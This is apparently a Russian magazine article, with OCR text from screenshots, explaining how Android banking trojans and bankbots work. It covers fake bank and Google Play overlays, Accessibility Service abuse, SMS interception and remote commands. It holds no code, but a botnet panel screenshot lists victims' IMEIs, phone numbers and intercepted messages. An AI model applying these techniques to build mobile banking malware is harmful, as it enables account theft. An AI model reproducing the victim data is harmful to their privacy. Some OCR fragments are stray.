
Don't misuse our Services. For example, don't interfere with our Services or try to access them using a method other than the interface and the instructions that we provide. You may

Google services будет:

- Обрабатывать ваши действия. Получать информацию о том, какие действия вы выполняете в приложении.
- Читать содержимое окна. Распознавать содержимое окна, в котором вы находитесь.
- Включать дополнительные возможности для работы в Интернете. При необходимости

Другой способ получения привилегий — Accessibility Service

После этого трой просто висит в памяти мобильного телефона, ожидая запуска мобильного банковского приложения. При наступлении этого события он определяет, какое именно приложение запущено, и рисует поверх него соответствующую поддельную форму ввода логина и пароля, а введенные данные тут же пересылаются на управляющий сервер по HTTP в виде JSON или на заданный телефонный номер SMS-сообщением. Конфиг мобильного банкера может содержать HTML-код нескольких десятков форм с различным оформлением, копирующим интерфейс приложений наиболее популярных банков. После этого остается только перехватить и отправить в том же направлении SMS с одноразовыми паролями, чтобы предоставить ботоводам полный доступ к банковскому счету. Входящие сообщения от банков при этом обычно скрываются, чтобы не вызывать у жертвы подозрений.




Выполняется проверка безопасности Вашего устройства

Перед использованием приложения мы проверим Ваше устройство и сообщим о всех проблемах безопасности

Мобильные банкеры могут рисовать поддельные окна авторизации популярных банков

Сколько денег подобным образом было похищено со счетов пользователей Android, сказать трудно, но суммы здесь наверняка фигурируют шестизначные. Даже если троянам по какой-то причине не удавалось получить доступ к банковскому счету, они благополучно похищали реквизиты банковских карт. Для этого, например, широко использовались фейковые окна привязки карты к приложению Google Play.



В связи с вступающим в силу с 15 июля 2017 года обновленным пользовательским соглашением Google, для использования сервиса Play Маркет необходимо пройти процедуру регистрации платежной информации в Google Кошельке

Введите данные кредитной карты, которую хотите использовать в Google Кошельке.

Для хищения реквизитов банковских карт многие мобильные трои используют поддельные окна Google Play

Приобрести что-либо ценное в приличных интернет-магазинах с использованием ворованных реквизитов непросто, а вот оплатить онлайн-игрушки или покупку музыки в каком-нибудь сервисе вполне возможно. Подобные сайты редко заморачиваются серьезной проверкой платежных реквизитов, поскольку транзакции там обычно копеечные. Чем и пользуются злоумышленники.


БАНКБОТЫ

Банкботы — это побочная ветвь эволюции мобильных банкеров. Если обычные банковские трои работают более-менее автономно, то банкботы способны получать различные управляющие команды и выполнять их на зараженном девайсе.

Команды могут передаваться по HTTP, например в формате JSON, по SMS, а в некоторых случаях даже через специальный Telegram-канал. Большинство банкботов по команде включают или отключают перехват входящих SMS-сообщений, могут скрывать полученные SMS (прятать можно сообщения с определенных номеров или с заданными ключевыми словами), отключать звук мобильного телефона, отправлять сообщения на указанный злоумышленниками номер с заданным содержимым или выполнять USSD-команды. Также ботовод может изменить адрес управляющего сервера или системный номер телефона, на который будет пересылаться информация, если ее не удалось передать по HTTP.

Многие банкботы также могут скачивать и устанавливать на мобильном устройстве APK-файлы, ссылку на которые укажет в команде ботовод. В результате на зараженный девайс попадают другие трояны, имеющие более широкий ассортимент функций. Также некоторые банкботы умеют отображать на экране смартфона активити с присланными злодеем параметрами — это открывает широчайшие возможности для фишинга и реализации самых изощренных мошеннических схем. Ну и почти все такие вредоносы умеют сливать на командный сервер адресную книгу, SMS-переписку и прочие конфиденциальные данные, а также переадресовывать входящие звонки на заданный в команде телефонный номер. Отдельные экземпляры троянов ко всему прочему обладают функциями самозащиты: они отслеживают имена работающих в системе процессов и при обнаружении антивируса пытаются выгрузить его, используя права администратора.

Практически все банкботы используют веб-админку, предоставляющую ботоводам подробную статистику по инфицированным девайсам и похищенной на них информации.



Online

IMEI	Country	Operator	BotId
000000000000000	us	Android	1
012345678912345			0
014046003695753	us	cricket	0
014250001909725	us	MetroPCS	0
014250006534783	us	MetroPCS	0
014330001386569			0
35419906579068	us	Boost Mobile	0
35508207344777	us	Chameleon	0
35508207515577	us	Boost Mobile	0
35508207604178	us	Boost Mobile	0

Showing 1 to 10 of 118 entries

Offline

IMEI	From	Text	Date
014046003695753	+1113114	A heads up from Cricket! Changes were made to your My Cricket account. You can check out your account at cricketwireless.com or using the My Cricket app.	2016-04-10 17:05:10
014046003695753	+1113114	Got it. This is Cricket confirming we received your $35 payment for account [redacted]. Did you know that you can manage your account at cricketwireless.com?	2016-04-12 12:39:04
014046003695753	+1113114	Good news from Cricket. Your account is set with BridgePay. Just remember to make another payment before 04/18/2016 to keep your service going. If you wait to pay after this date you will need to make a full monthly payment. Making a payment is easy to do at cricketwireless.com or using the My Cricket app.	2016-04-12 12:39:12
014250002056765	3700	admin@universitysearch.us / Adaline / Hi yaina, You Qualify for Auto Loan. Act Now http	2016-04-10 21:16:57
014250002056765	+16094700620	Ya estan bregando aqui	2016-04-12 12:35:13
014250006534783	611	Thanks for your $150.00 pymt on Acc [redacted]. Conf [redacted]. Pymt posted on 04/09/16 11	2016-04-09 16:04:28
014451005138093	+12012756806	Hey cuz when is ur show date?	2016-04-10 19:45:54
351608074831806	+12094058868	Come outside	2016-04-12 00:08:58
351608079234147	+18189425601	Rodrigo contesta el telefono	2016-04-16 19:01:14
351633070051647	74611888	Free message	2016-04-13 18:49:55

Showing 1 to 10 of 211 entries

Name
ANZBank
banquepopulaire
bank
caisse
commbank
google_play
hf
LL
RBS
STGE

